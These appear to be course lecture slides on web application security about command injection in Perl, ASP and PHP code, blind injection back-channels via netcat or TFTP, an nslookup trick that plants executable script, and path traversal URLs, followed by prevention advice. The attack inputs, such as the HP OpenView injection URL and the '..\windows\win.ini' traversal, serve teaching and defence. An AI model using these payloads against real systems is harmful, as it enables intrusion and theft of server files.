


# CNIT 129S: Securing Web Applications

## Ch 10: Attacking Back-End Components



# Injecting OS Commands

- **Web server platforms often have APIs**
  - **To access the filesystem, interface with other processes, and for network communications**
  - **Sometimes they issue operating commands directly to the server**
  - **Leading to command injection vulnerabilities**

# Example: Injecting via Perl

```
#!/usr/bin/perl
use strict;
use CGI qw( :standard escapeHTML );
print header, start_html("");
print "<pre>";


my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command='$command';
print "$command\n";

print end_html;
```

A screenshot of a web browser window. The address bar shows the URL `https://wahh-app/cgi-bin/foo.cgi?dir=/public`. The main content area is titled "Untitled Document". The page displays a list of file entries:

4.0K	/var/www/html/public/webgrab/cookies
72K	/var/www/html/public/webgrab
4.0K	/var/www/html/public/home
452K	/var/www/html/public/images
176K	/var/www/html/public/csstest/189
12K	/var/www/html/public/csstest/188
208K	/var/www/html/public/csstest
740K	/var/www/html/public

## **Figure 10.2** A successful command injection attack



# Real-World Command Injection

HP OpenView was found to be vulnerable to a command injection flaw within the following URL:


```
https://target:3443/OvCgi/connectedNodes.ovpl?node=a| [your command] |
```

# Injecting via ASP


```
string dirName = "C:\\filestore\\\" + Directory.Text;  
ProcessStartInfo psInfo = new ProcessStartInfo("cmd", "/c dir " + dirName);  
...  
Process proc = Process.Start(psInfo);
```

- **User-controlled dirName used in command**

**Figure 10.3** A function to list the contents of a directory



**Figure 10.4** A successful command injection attack



# Injecting via PHP

/search.php?storedsearch=\\$mysearch%3dwahh

```
$storedsearch = $_GET[ 'storedsearch' ];  
eval( "$storedsearch;" );
```

- **eval function executes a shell command**
- **User controls "storedsearch" parameter**

# Finding Command Injection Flaws

- Any item of user-controlled data may be used to construct commands
- Special characters used for injection
  - ; | &
  - Batch multiple commands together
  - ` (backtick)
  - Causes immediate command execution

# Blind Command Injection

- You may not be able to see the results of a command, like blind SQL injection
- ping will cause a time delay
- Create a back-channel with TFTP, telnet, netcat, mail, etc.

# Exploiting NSLOOKUP

- **Put server code in domain name**

```
nslookup "[script code]" > [/path/to/executable_file]
```

- **Puts this error message in the file**

```
** server can't find [script code]: NXDOMAIN
```

- **Then browse to the file to execute it**

# Preventing OS Command Injection

- **Avoid calling OS command directly**
- **If you must, filter input with whitelisting**
- **Use APIs instead of passing parameters to a command shell which then parses them**

# Preventing Script Injection Vulnerabilities

- **Don't pass user input into dynamic execution or include functions**
- **If you must, filter it with whitelisting**

# Manipulating File Paths

- **File path traversal**
- **File inclusion**

# Path Traversal Vulnerabilities

- **This function displays a file in the browser**

`http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg`

- **Using "..\" moves to the parent directory**

`http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini`

# Exploiting Path Traversal Vulnerabilities

- **May allow read or write to files**
- **This may reveal sensitive information such as passwords and application logs**
- **Or overwrite security-critical items such as configuration files and software binaries**

